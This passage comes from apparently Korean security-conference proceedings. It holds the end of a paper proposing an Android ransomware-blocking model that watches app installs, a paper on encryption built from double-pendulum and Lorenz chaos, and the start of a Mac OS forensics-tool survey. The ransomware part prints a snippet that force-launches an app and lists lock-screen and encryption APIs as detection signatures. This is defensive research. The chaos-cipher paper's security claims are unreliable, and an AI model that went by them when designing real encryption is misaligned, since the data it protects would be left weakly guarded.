PC 환경에서 발생하는 랜섬웨어는 사용자의 시스템에 침투하여 정해진 파일들을 암호화한 뒤 파일들에 대한 복호화 키 제공을 조건으로 사용자에게 일정 금액을 요구하는 등의 피해를 주는 악성코드이다.

안드로이드 환경에서 발생하는 랜섬웨어의 경우 일반적으로 PC 환경에서 발생하는 랜섬웨어와 동일하게 파일을 암호화하는 경우가 있다. 일반적으로 랜섬웨어는 파일 암호화에 256 비트의 AES 암호나 2048 비트의 RSA 암호가 사용된다. 또한, 사용자의 디바이스를 잠근 후 잠금을 해제할 수 있는 PIN 번호를 강제로 변경하여 사용자가 잠금 해제를 할 수 없도록 하고 잠금 해제 PIN 번호 제공을 목적으로 일정 금액을 요구하는 경우가 있다. 만약 사용자의 시스템이 랜섬웨어에 감염되어 복호화를 목적으로 공격자가 요구한 금액을 송금하더라도 대부분의 사용자는 복호화 키를 제공받지 못한다[1].

랜섬웨어에 감염되기 전에 랜섬웨어를 설치하는 것만으로는 문제가 되지 않을 수 있다. 설치된 랜섬웨어를 최초 실행하였을 경우 스마트폰 잠금, 파일 암호화 등의 악성행위가 수행된다. 안드로이드 환경에서도 동일하게 랜섬웨어가 설치되는 것만으로는 문제가 되지 않을 수 있지만 안드로이드 애플리케이션의 경우 애플리케이션 설치와 동시에 실행시킬 수 있다. 안드로이드에서 액티비티 실행과 데이터 전달 등에 사용되는 인텐트와 애플리케이션의 패키지명만 있으면 애플리케이션을 강제 실행시킬 수 있다. 다음 [표 1]은 인텐트와 패키지 명을 통해 애플리케이션을 실행시킬 수 있는 소스코드이다.

[표 1] 애플리케이션 강제 실행을 위한 소스코드

소스코드
Intent intent = getPackageManager().getLaunchIntentForPackage("packageName"); startActivity(intent);

2.2 랜섬웨어 탐지 방법

❑ 미끼 파일

미끼파일은 랜섬웨어로부터 파일이 암호화되는 것을 보호하기 위해 사용되는 파일이다. 파일 보호 원리는 미끼파일을 보호하고자 하는 시스템에서 각 드라이브 별로 hwp, doc 등의 확장자를 갖는 파일을 두고 랜섬웨어가 해당 미끼파일을 암호화하게 될 경우 이를 탐지한다. 하지만 미끼파일을 통한 탐지 방법의 경우 파일 암호화 순서를 바꾸거나 미끼파일을 탐지하여 해당 파일의 암호화를 회피하는 방식으로 얼마든지 우회가 가능하다. 미끼파일을 통한 랜섬웨어 탐지는 일반적으로 PC 환경에서 랜섬웨어 탐지를 위해 사용되지만 안드로이드에서도 사용 가능하다[2].


❑ 시스템 자원 및 파일 I/O 모니터링

시스템 자원 사용률을 이용한 랜섬웨어 탐지 방법은 시스템의 CPU, 메모리 사용률 및 파일에 대한 입출력 발생률 등을 통해 랜섬웨어를 탐지하는 방법이다. 시스템이 운용되는 과정에서 랜섬웨어가 파일을 암호화할 경우 CPU, 메모리 사용률이나 파일에 대한 입출력 발생률이 급격히 상승하게 된다. 이러한 시스템 사용률에 대한 변화를 통해 랜섬웨어를 탐지하는 방법은 사용되는 시스템 성능에 따라 CPU, 메모리 사용률이 다를 수가 있어 랜섬웨어에 대한 오탐률이 높아질 수 있다[2,3].

III. 애플리케이션 관리 방안

현재 랜섬웨어로부터 파일을 보호하기 위해 파일, 시스템 자원 모니터링 등 대부분 파일이나 시스템 자원의 이벤트를 통해 파일을 보호한다. 하지만 미끼파일 우회나 시스템별로 다른 성능으로 인해 랜섬웨어로부터 파일이 제대로 보호되지 않을 수 있다. 따라서 애플리케이션에 대한 관리를 통해 안드로이드 환경에서 랜섬웨어로부터 파일을 보호하도록 한다.

제안하는 애플리케이션 관리 모델은 네 가지 모듈로 구성이 되어있다. 네 가지 모듈은 애플리케이션 설치 이벤트 탐지 모듈, 프로세스 제어 모듈, 애플리케이션 분석 모듈, 애플리케이션 삭제 모듈이다.



[그림 1] 애플리케이션 관리 모듈

3.1 이벤트 탐지 모듈

❑ 애플리케이션 설치 탐지

애플리케이션이 설치 됐을 경우 이를 탐지하여 애플리케이션 분석 모듈에 설치된 애플리케이션에 대한 APK 파일 분석을 요청한다. 애플리케이션 설치에 대한 이벤트는 브로드캐스트 리시버를 통해 이루어지며 ACTION_PACKAGE_ADDED 액션이 발생했을 경우의 이벤트를 탐지한다. 또한, 원활한 애플리케이션 실행을 탐지하기 위해 설치된 애플리케이션의 패키지명을 수집한다.

❑ 애플리케이션 실행 탐지

애플리케이션이 설치된 후 이를 강제 실행시켜 악성행위를 수행하게 할 수 있다. 이러한 동작을 방지하기 위해 애플리케이션의 실행을 탐지한다. 애플리케이션 실행에 대한 정보를 확인하기 위해 AccessibilityService를 사용한다. AccessibilityService는 애플리케이션의 실행에 대한 이벤트를 수집하여 특정 기능을 제공한다. 설치를 탐지할 때 수집했던 패키지명과 AccessibilityService를 통해 수집된 패키지명을 비교하여 일치할 경우 패키지명과 프로세스 종료 요청을 프로세스 제어 모듈에 전송한다.

3.2 프로세스 제어 모듈

프로세스 제어 모듈은 애플리케이션이 강제 실행되어 스마트폰 잠금이나 파일 암호화 등의 공격을 방지하기 위한 기능을 제공한다. 이벤트 탐지 모듈로부터 패키지명과 애플리케이션 종료 요청을 받을 경우 해당 애플리케이션을 강제 종료한다. 프로세스 종료는 killBackgroundProcess를 통해 이루어진다.

3.3 애플리케이션 분석 모듈

애플리케이션 분석 모듈은 이벤트 탐지 모듈로부터 전송받은 APK 파일을 통해 분석을 수행한다. 스마트폰 환경의 경우 PC 환경에 비해 시스템 자원이 한정적이며 애플리케이션에 대한 분석을 수행하기에 제한적일 수 있다. 따라서 애플리케이션에 대한 분석은 서버를 통해 이루어진다. 애플리케이션에 대한 분석을 수행하는 서버에는 원활한 분석 수행을 위한 데이터베이스가 존재한다. 서버 데이터베이스에는 APK 파일에 대한 해시값과 해당 APK 파일의 랜섬웨어 여부 정보가 있다.

애플리케이션 분석 모듈은 전송받은 APK 파일에 대한 분석을 수행하기 위한 과정은 세 단계로 이루어져 있으며 분석 수행 과정은 다음과 같다.

Step 1. APK 파일에 대한 해시값이 데이터베이스에 존재하는지 검색

Step 2. 해시값이 존재할 경우 랜섬웨어 감염 여부를 애플리케이션 삭제 모듈에 즉시 통보하고 존재하지 않을 경우 정적분석 수행하며 정적분석의 경우 안드로이드 애플리케이션 전용

역공학 도구를 사용하여 분석 수행

Step 3. 안드로이드에서 발생하는 랜섬웨어의 경우 스마트폰 잠금, PIN 번호 재설정, 파일 암호화 기능을 수행하여 이에 대한 분석을 위해 disableKeyguard(), resetPassword(), dofinal() 함수에 대한 분석 수행

다음 [표 2]는 안드로이드 랜섬웨어가 사용하는 API와 해당 API에 대한 설명, 이용방법을 나열한 표이다.

[표 2] 랜섬웨어가 사용하는 API

API	설 명
disableKeyguard()	- 기존 잠금 화면을 제거하기 위해 사용 - 공격자가 기존 잠금 화면을 제거하고 자신의 잠금 화면을 띄우기 위해 사용
resetPassword()	- 기존의 잠금 화면을 해제 할 수 있는 PIN 번호를 변경하는데 사용 - 공격자의 잠금 화면을 띄운 후 사용자가 잠금 화면 해제를 할 수 없도록 PIN 번호를 변경
dofinal()	- 랜섬웨어의 기본적인 기능인 암호화를 수행하기 위해 사용 - 일반적으로 변수, 객체 등 셋팅이 끝난 후 최종적으로 파일을 암호화하기 위해 사용

애플리케이션 분석 모듈을 통해 분석 애플리케이션이 랜섬웨어로 식별될 경우 애플리케이션 분석 모듈은 애플리케이션 삭제 모듈에 애플리케이션 삭제를 요청한다.

3.4 애플리케이션 삭제 모듈

애플리케이션 분석 모듈로부터 애플리케이션 삭제요청을 받을 경우 애플리케이션 삭제 모듈은 해당 애플리케이션을 삭제한다.

IV. 결론

안드로이드 환경에서 발생하는 랜섬웨어의 경우 스마트폰 잠금이나 파일 암호화 등의 악성행위를 수행한다. 현재 랜섬웨어로부터 파일을 보호하기 위해 사용되는 미끼파일이나 CPU, 메모리 사용률 상태 변화 탐지 등의 방법은 랜섬웨어에 대한 피해를 최소화할 뿐 근본적인 해결책이 될 수 없다. 또한, 파일 암호화 순서 변경이나 사용자 시스템 별 성능 차이로 안해 랜섬웨어로부터 파일이 제대로 보호되지 않을 수 있다. 안드로이드 환경에서 발생하는 랜섬웨어의 경우 파일 및 시스템 자원에 대한 모니터링을 통한 보호 방법보다는 애플리케이션에 대한 관리를 통해 랜섬웨어를 차단할 필요가 있다. 본 논문에서는 이벤트 탐지 모듈, 프로세스 제어 모듈, 애플리케이션 분석 모듈, 애플리케이션 삭제 모듈을 사용하여 애플리케이션에 대한 관리 방안을 제안하였으며 각 모듈에서 수행되어야 할 기능을 설명하였다. 또한 스마트폰 자원의 제한을 고려하여 애플리케이션 분석은 서버에서 수행하도록 구성하였다.

향후에는 본 논문에서 제안한 네 개의 모듈을 실제 구현하여 안드로이드 환경에서 랜섬웨어 방지를 위한 애플리케이션 관리 실증연구를 진행할 예정이다.

[참고문헌]

[1] 윤정무, 조제경, 류재철, 파일 I/O Interval을 이용한 랜섬웨어 공격 차단 방법론, Journal of The Korea Institute of Information Security & Cryptology VOL.26, NO.3, JUN, 2016

[2] Sanggeun Song, Bongjoon Kim, and Sangjun Lee, The Effective Ransomware Prevention Technique Using Process Monitoring on Android Platform, Hindawi Publishing Corporation Mobile Information Systems

Volume 2016, Article ID 2946735 9pages, March, 2016.

[3] Tianda Yang, Yu Yang, Kai Qian, Dan Chia-Tien Lo, Ying Qian, Lixin Tao, Automated Detection and Analsis for Android Ransomware, IEEE 17th International Conference on High Performance Computing and Communications(HPCC), Auguest, 2015.

이중진자의 카오스적 성질을 이용한 암호화 알고리즘 설계

최이탁, 이 강, 김민진, 변두원, 이호현

폴수학학교

Design of Cryptographic Algorithm using Chaotic Properties of Double Pendulum

I-Tak Choi, Kang Lee, Min-Jin Kim, Du-Won Byun and Hohyun Lee

Paul Math School

요 약


본 논문에서는 비선형역학이 작용하는 이중진자와 Lorenz 방정식을 사용하여 카오스 운동을 암호에 적용하였다. 카오스 운동이 초기 조건에 매우 민감한 성질을 새로운 암호의 핵심적인 요소로 다루었다. 논문에서는 다양한 자료와 근거를 들어 초기조건의 민감성을 보인다. 또한 이를 토대로 이중진자의 운동에서 추출한 연속적인 난수와 XOR연산을 이용한 스트림 암호, AES와 결합한 형태의 암호를 실제로 제작하여 이를 소개하고 암호로서의 활용 가능성을 제시한다.

I. 서론

본 연구는 현대 암호의 암호화 방식에 의문을 품고 새로운 형태의 암호를 찾으려 진행하였다. 우리는 비선형역학계에서 일어나는 불규칙적이고 혼란스러운 카오스 운동에 주목하였다. 카오스 운동은 초기조건에 민감한 성질을 갖는다. 이는 같은 양의 우유를 물에 떨어트릴 때마다 다른 모양으로 퍼져 나가는 이유이다. 이 성질을 토대로 물리암호를 설계하는 연구를 진행하게 되었다. 본 연구에서 사용한 비선형계는 두 가지로 이중진자 그리고 Lorenz 방정식이다. 이중진자는 단진자에 또 다른 진자를 연결한 형태의 진자이며 Lorenz 방정식은 유체의 대류운동을 표현하는 방정식이다. 본 연구의 목표는 이들 함수가 암호로서 가치가 있음을 보이는 것이다. 본 논문은 이중진자의 운동을 이용한 암호를 소개하는 것과 Lorenz 끌개의 암호화 가능성을 보이는 것으로 구성되어 있다.

II. 이중진자의 운동방정식

이중진자는 진자 2개가 연결된 형태로 비선형 미분방정식을 따르며 초기 조건에 민감한 성질을 띤다.



[그림 1] 이중진자

라그랑주 역학을 이용하여 운동방정식을 유도하면 다음과 같은 2개의 방정식이 도출된다.

$$(m_1+m_2)l_1\ddot{\theta}_1+m_2l_2\ddot{\theta}_2\cos(\theta_1-\theta_2)$$
$$+m_2l_2\dot{\theta}_2^2\sin(\theta_1-\theta_2)+(m_1+m_2)g\sin\theta_1=0$$

$$m_2l_2\ddot{\theta}_2+m_2l_1\ddot{\theta}_1\cos(\theta_1-\theta_2)-m_2l_1\dot{\theta}_1^2\sin(\theta_1-\theta_2)$$
$$+m_2g\sin\theta_2=0$$

이중진자의 운동방정식은 2계 비선형 미분방정식의 형태이기 때문에 해를 수치적으로 구해야 한다. 본 연구에서는 Runge-Kutta 방법을 이용해 해를 구하였다.

III. 암호화 알고리즘 설계

3.1 로렌츠 끌개를 이용한 암호화

로렌츠 방정식은 다음과 같다.


$$\dot{x}=\sigma(y-x)$$

$$\dot{y}=x(\rho-z)-y$$

$$\dot{z}=xy-\beta z$$

이때 x는 대류강도 y는 수평온도분포 z는 수직 온도 분포를 의미한다.


에드워드 로렌츠가 발표한 로렌츠 끌개는 초기변수 σ,ρ,β 값을 각각 10, 28, 8/3으로 설정했다. 이 조건 으로 로렌츠 끌개의 X, Y, Z의 좌표를 시계열로 표현 할 수 있다. [그림 2]는 MatLab상에서 σ,ρ,β 값을 각각 10, 28, 8/3로 정하였을 때 x좌표를 시계열로 출력한 것이다.



[그림 2] 로렌츠 끌개의 x시계열


이 상태에서 초기 조건의 민감성을 시험하기 위해 초기 조건 σ,ρ,β 를 최대한 작게 변화를 준 결과 σ는 10.000000000000002 ρ는 28.000000000000001, β는 2.666666666666668 (8/3은 무한 소수이며 소수점 15자리까지 표기하면 2.6666666666666667이다.)까지 차이를 작게 할 수 있었다. 이보다 작은 값은 주어진 범위에서 눈에 띄는 차이를 만들어 내지 않았다.

[그림 3]은 다른 변수들의 값은 [그림2]와 같고 σ값만 0.00000000000000002만큼 더 한 x좌표의 시계열이다.




[그림 3] $\sigma=10.000000000000002$

[그림 2]에서 ρ의 값만 0.00000000000001만큼 더한 x좌표 시계열이다



[그림 4] $\rho=28.00000000000001$

[그림 2]에서 β의 값만 0.00000000000001만큼 더한 x좌표 시계열이다




[그림 5] $\beta=2.666666666666668$

MatLab에서는 시간에 대하여 미분을 수행

할 때 dt를 무한소가 아닌 유한한 작은 유리수로 다뤄야 한다. 위의 그래프들은 dt의 값이 0.01이다. 대략 3500번째 연산 지점에서 모든 그래프들은 기존의 그래프에서 크게 벗어나기 시작했다. 실제 암호에선 3500번째 연산지점에서부터 신호를 추출 한다면 안정성을 보장 받을 수 있을 것이다. 암호화는 카오스 운동이 나타나는 매개 변수 값σ,ρ,β을 설정한 후 그로부터 유도되는 x,y,z좌표의 3500번째 이상의 시계열을 추출한다. 이 시계열함수의 y축을 진폭으로 설정한 다음 변조하고자 하는 신호에 더하면 된다.

고속 푸리에 변환(fft)을 이용하여 로렌츠 끌개의 주파수를 추출하여 주파수를 처리에 용이하게 변경하여 주파수 영역의 일반 신호와 더한 후 역 푸리에 변환을 취해 준다면 훨씬 빠르게 변조 할 수 있다. 다음 그래프는 x좌표시계열에 fft변환을 가한 것이다.



[그림 6] 로렌츠 끌개의 푸리에 변환

3.2 이중진자의 수치해석

이중 진자는 비선형 미분방정식이기에 대부분 식으로 풀어 해를 구할 수 없다. 따라서 위에서 설명한 4차 Runge_Kutta 수치해석법을 활용하였다.

일반적인 Runge-Kutta방법에 이중진자의 방정식을 적용하기 위해서는 다음과 같은 형태로 방정식을 변형할 필요가 있다.

$$\dot{\theta_1} = f_1(t, \theta_1, \theta_2, \dot{\theta_1}, \dot{\theta_2})$$

$$\dot{\theta_2} = f_2(t, \theta_1, \theta_2, \dot{\theta_1}, \dot{\theta_2})$$

2변수 미분방정식이므로 식 두 개, 함수 f_1, f_2의 인수는 t를 포함해 각각 5개이다. 위에서 유도한 이중진자의 운동 방정식을 식 (a), (b)의 형태로 변형을 하면 아래와 같은 식이 도출된다.

$$\dot{\theta_1} = (-h((1+\alpha)\gamma\sin\theta_1 + \alpha\beta\dot{\theta_2^2}\sin(\theta_1-\theta_2) + \alpha\cos(\theta_1-\theta_2)(\dot{\theta_1^2}\sin(\theta_1-\theta_2) - \gamma\sin\theta_2))) / (1+\alpha\sin^2(\theta_1-\theta_2))$$

$$\dot{\theta_2} = (h(((1+\alpha)\dot{\theta_1^2}\sin(\theta_1-\theta_2) - \gamma\sin\theta_2) + \cos(\theta_1-\theta_2)((1+\alpha)\gamma\sin\theta_1 + \alpha\beta\dot{\theta_2^2}\sin(\theta_1-\theta_2)))) / \beta(1+\alpha\sin^2(\theta_1-\theta_2))$$

$$\alpha = \frac{m_2}{m_1}, \beta = \frac{l_2}{l_1}, \gamma = \frac{g}{l_1}$$

위 식을 이용해 $\dot{\theta_1}, \dot{\theta_2}$에 대한 함수 f_1, f_2를 프로그래밍 하였다.


3.3 이중진자를 이용한 문자열 암호화

우리는 이중 진자를 스트림 암호, 블록 암호 두 체제에 적용시켜 보았다. 먼저 XOR암호에서 그 후 2-2절에서 시뮬레이션 한 동일한 값으로 바이트에 연산시킬 값을 계산한다. 그 값으로는 두 번째 진자의 x좌표, 즉 x_2 값을 사용하였다. 여기서 x_2는 다음과 같다.

$$x_2 = l_1\sin\theta_1 + l_2\sin\theta_2 + l_1 + l_2 \quad (a)$$

따라서 문자에 x_2값을 XOR연산을 수행한 문자가 암호문이다. 로지스틱 사상을 이용한 암호화와 동일하게 startEcpt라는 변수를 선언하고 1000의 값을 넣어 암호화 과정을 진행하기 전에 1000회의 시뮬레이션 과정을 거친다. 여기서 암호 키는 $l_1, l_2, m_1, m_2, \theta_1, \theta_2, \dot{\theta_1}, \dot{\theta_2}$등이 사용될 수 있으며 이 매개변수의 값은 두 번째 진자가 비선형적 운동을 띠는 모든 실수 범위 안에서 가능하다. 하지만 컴퓨터는 실수를 정확히 표현하지 못하므로 소수점 아래 수에 제한이 있다. 우리는 암호의 보안성과 효율성을 따져 이를 조정하기 1000회 시뮬레이션 이후에 어떠한 키의 범위에서 불규칙한 값을 가지는지 알아보고자

하였다. 따라서 l_1, l_2, m_1, m_2의 값과 이에 아주 미세한 차이 d를 더해 어떤 시점에 달라지기 시작하는지 알아보았다. 아래 그래프에 d의 값에 따라 최초 변화가 언제 일어나는지 그렸다.



[그림 7] d값에 따른 최초 변화 시점

이를 통해 $d = 10^{-15}$일 경우 약 260번째부터 값의 변화가 일어난다는 것을 알 수 있었다. 그 이후로는 카오스적 성질을 보이며, 두 값의 관계를 더 이상 찾을 수 없다. 따라서 우리는 암호화에 사용되는 값은 1000번의 시뮬레이션 이후 도출되는 값을 사용하였다. 로지스틱 사상을 이용한 암호화 알고리즘과 동일하게 startEcpt라는 변수를 선언하여 1000으로 초기화하고, 이 값이 0이 되는 순간부터 암호화에 사용한다.

이중진자를 도입하였다 해도 XOR연산만을 이용한 암호화 체제는 절대 안전하다 보장할 수 없다. 따라서 우리는 현재 대칭키 암호의 표준인 AES (Advanced Encryption Standard) 알고리즘과 이중진자를 결합하였다. 기존 CipherKey의 값 이용해 이중진자의 초기값을 설정하고 시뮬레이션 해 다시 배열에 채워 넣는다. AES-128을 이용했기 때문에 키의 크기는 128비트 즉 16바이트 이다. 이 16바이트 키를 4×4의 배열에 저장하고 각 열의 값을 모두 더해 각각 m_1, m_2, l_1, l_2의 값으로 지정한다. 이렇게 정해진 4개의 초기값으로 1000회의 시뮬레이션 과정을 진행하고, 그 후 16개의 값을 CipherKey 배열에 다시 채워준다. 그 이후의 과정은 AES와 동일하다.

3.4 안전성

먼저 XOR연산을 이용한 암호는 이중진자의 카오스적 성질을 그대로 이용한 스트림 암호 체제이다. 하지만 키의 범위에 따라 이중 진자의 운동이 카오스성을 띄지 않는 경우도 있다. 예를 들어 중 한 개 이상의 값이 0이라면 일반 진자와 같은 운동을 보이게 되어 Known Plaintext 공격 등에 취약할 수 있다.

두 번째로 AES와 결합한 구조의 암호는 AES가 선형, 차분 공격에 대하여 안전하기 때문에 키를 카오스적 성질을 띤 이중 진자를 이용해 난수를 발생시켜 다시 만들었기 때문에 전수공격에 더욱 안전해졌음을 알 수 있다.

IV. 결론

본 연구는 이중진자와 로렌츠 끌개의 카오스적 성질을 활용하여 새로운 대칭키 암호 시스템을 제시하였다. 암호 체계의 핵심은 얼마나 불규칙한 난수를 생성하느냐 이다. 이중진자는 두 개의 진자가 연결되어 있어 매우 복잡한 운동을 하게 된다. 이러한 이중진자의 특성을 이용하여 불규칙적인 난수를 생성하였다. 또한 로렌츠 끌개에서 연속적인 난수 신호, 즉 잡음을 추출하는데 성공하였다.

이중진자의 성질을 암호에 적용하기 위해서 먼저 이중진자의 운동방정식을 유도하였다. 그리고 운동방정식의 근삿값을 구하기 위해 RK4 (4th-Order Runge-Kutta) 수치해석법을 이용하였다. 다음으로 XOR 연산을 사용하여 암호화 및 복호화 시스템을 프로그래밍 하였으며, 마지막으로 AES 암호화 알고리즘에 이중진자를 도입하여, 실질적인 암호화 프로그램을 제작하였다.

본 암호 체계의 장점은 방정식의 값이 초기값에 매우 민감하다는 것이다. 초기값이 미세하게 차이가 나도 후에 방정식의 값은 완전히 달라진다. 그렇기 때문에 방정식을 알고 있어도 암호문을 해독하기가 어렵다. 또한 기존 AES-128 암호화 방식에서는 키의 범위가 128비트로 제한되어있다. 하지만 만약 이중진자를 이 체계에 도입한다면 암호화에 사용되는 키는 바이트에 연산하는 값이 아닌 초기값이 된다.

즉, 키의 범위는 컴퓨터가 허용하는 모든 실수 범위이며, 바이트 마다 연산시켜주는 값이 매우 불규칙하기 때문에 암호화에 사용된 키를 다른 방식으로 알아내지 않는 한 복호화는 어렵다.

한계점은 통신 암호에 적용하기 어렵다는 것이다. 통신 암호에 보통 사용되는 공개키 암호 방식에서 정보를 받는 수신자가 공개키와 비밀키를 생성하여 발신자에게 공개키를 보내고, 발신자는 공개키를 이용해 정보를 암호화 한다. 그리고 수신자는 비밀키로 암호화된 정보를 다시 복호화할 수 있다. 하지만 AES 암호화 방식과 같은 대칭키 암호는 공개키 암호와 달리 암호화 하는 키와 복호화 하는 키가 같다. 그렇기 때문에 암호화 한 키를 알면 복호화도 쉽게 이루어지므로 키를 얼마나 안전하게 전달하느냐가 핵심인 통신 암호에는 적용하기 어렵다.

로렌츠 끌개는 Matlab상에서 로렌츠 방정식을 이용하여 얻어냈다. 기존의 3차원 로렌츠 끌개를 x,y,z좌표로 분리한 후 이를 시계열 그래프로 나타내었다. 그리고 매개변수 값의 차이를 점점 더 줄여나가 차이가 보이지 않는 지점에서 매개변수 값의 차이를 구하였다.

차이는 매우 작아서 매개변수를 조금만 변화시키더라도 큰 변화를 줄 수 있었다. 이를 통해 수신자가 보내는 신호에 로렌츠 끌개로 형성된 노이즈을 섞어 수신하면 중간에 이 신호가 도청되더라도 도청자가 잡음을 분리하여 원래 신호를 추적하기가 어려울 것이라고 예상 할 수 있었다. 노이즈를 형성하는데 많은 시간이 걸리지만 중요 통신회선에서는 도청방지용으로 사용될 수 있을 것 같다.

향후에는 비선형동역학이 유용하게 쓰일 수 있는 분야에 적용시켜 더 개선된 방향으로 나아갈 것이다.

[참고문헌]

[1] 문희태 저, 카오스와 비선형동역학, 서울대학교문화출판부, 2002년 3월

[2] E.Kreyszig, Advanced Engineering Mathematics 8/E, Wiley, March 1999

[3] 호리에노부오, 구와가끼라끼라, 카사하코우지 저, 변두원 역, 미분적분학 연습, 고섶, 2006년 8월

[4] M.L.Boas, MATHEMATICAL METHODS IN THE PHYSICAL SCIENCES 3/E, Wiley, September 2005

Mac OS 포렌식 도구 분석

전용진*, 박은후*, 김도연*, 이제원*, 이예슬*, 강세림**, 김종성*,**

*국민대학교 정보보안암호수학과, **국민대학교 금융정보보안학과

The Analysis of Forensic Tools on Mac OS

Yong-jin Jeon*, Eun-hoo Park*, Do-yeon Kim*, Je-won Lee*, Ye-seul Lee*, Se-rim Kang**, Jongsung Kim*,**

*Dept. of Information Security, Cryptology and Mathmathics, Kookmin University.

**Dept. of Financial Information Security, Kookmin University.

요 약

Mac OS를 사용하는 컴퓨터 사용자가 증가함에 따라 해당 운영체제에 대한 포렌식 분석의 중요성 역시 높아지고 있다. 하지만 현재까지 중점적으로 연구된 Windows 포렌식에 비해 Mac OS에 대한 포렌식 분석 연구 결과는 상대적으로 적다. 이에 본 논문에서는 Mac OS의 포렌식 조사 시 필요한 도구에 대해 분석하였다. 해시분석 도구인 ssdeep, HashTab, Md5deep과 Hashdeep, 데이터복구 도구 TestDisk와 FileJucier, 메모리분석 도구 Volafox, 웹 아티팩트 수집 도구 IEF와 plist파일을 분석하는 Plist Editor에 대해 기술하였다.

I. 서론

복잡한 컴퓨터의 진입장벽을 낮춰 이용자의 접근성을 높인 운영체제와 하드웨어, 소프트웨어의 성능 발달로 인해 컴퓨터의 대중화가 이루어졌다. 이로 인해 컴퓨터를 매개체로 한 범죄의 발생 빈도가 증가하고, 컴퓨터 내부 데이터가 법정 공방에서 중요한 증거로 작용하게 되었다. 내부 데이터 수집 및 분석 방법은 컴퓨터 운영체제에 따라 달라진다. 현재 가장 많이 쓰이는 운영체제는 Microsoft 사의 Windows 시리즈이나, 컴퓨터 그래픽, 전자 도서 등 컴퓨터를 이용한 컨텐츠 발달에 따라 Mac OS의 수요층도 오르고 있다. 이에 Mac OS 포렌식 분석을 위한 환경을 조성하는 것이 필요하다.

디지털 기기 내부에서 신속하게 사건 관련 데이터를 획득하고, 이를 분석하여 증거화 할 수 있는 분석 도구는 포렌식 수사에서 필수적이다. 기존에 운영체제의 요소들을 분석하는 다양한 도구가 개발되었으며, 수사관은 각각의 특징을 파악하고 발생 사건과 분석 환경에 알맞는 도구를 사용해야 한다. 본 논문에서는 Mac OS 수사에 필요한 포렌식 도구의 주요 기능에 대해 분석하였다.

이어지는 2장에서는 Mac OS의 특징과 Windows 운영체제와의 차이, 3장에서는 Mac OS의 포렌식 도구에 대해 분석하고, 마지막으로 4장에서 결론을 맺는다.

II. Mac OS

2.1 Mac OS

Mac OS는 Apple 사에서 매킨토시(Macintosh)용으로 개발한 그래픽 사용자 인터페이스 운영체제이다. 마하커널과 유닉스 운영체제인 BSD를 기반으로 하며, Aqua GUI를 제공한다. 주로 전자출판, 디자인, 멀티미디어 부문 등에서 높은 시장 점유율을 차지하고 있다[1].

Mac OS X Mavericks(10.9) 버전 이상의 운

영체제가 탑재된 컴퓨터는 아이폰(iPhone), 아이팟(iPod), 아이패드(iPad) 등 애플 기기 간 연동이 가능하다. 아이폰으로 오는 전화와 문자 메시지를 컴퓨터에서 받을 수 있고, 기존에 진행하던 작업을 그대로 컴퓨터에서 이어서 작업할 수 있다. 이는 Mac OS의 포렌식 분석을 통해 아이폰과 같은 애플 기기의 포렌식 분석이 가능함을 의미한다.

버전은 크게 클래식 시리즈와 Mac OS X(10.0 ~ 10.11) 그리고 최근에 출시된 macOS Sierra(10.12)로 구분할 수 있다. 본 논문에서는 Mac OS X 분석 시 필요한 포렌식 도구를 분석한다.

2.1 Windows 운영체제와의 차이

Mac OS는 폐쇄적인 운영체제로 사용자에게 시스템이 개방되어 있지 않다. 보안적인 측면으로, Windows에 비해 바이러스에 강하다는 것은 사실이지만 결코 안전하다는 뜻은 아니다. 이는 컴퓨터의 사양에 대한 차이를 야기하기도 한다. Windows 사용자들은 스스로 자신의 컴퓨터의 그래픽, 메모리 등을 최신으로 업그레이드할 수 있지만 Mac OS는 사용자가 쉽게 업그레이드가 불가능하므로 보편적으로 Mac OS의 성능은 Windows에 비해 떨어지게 된다.

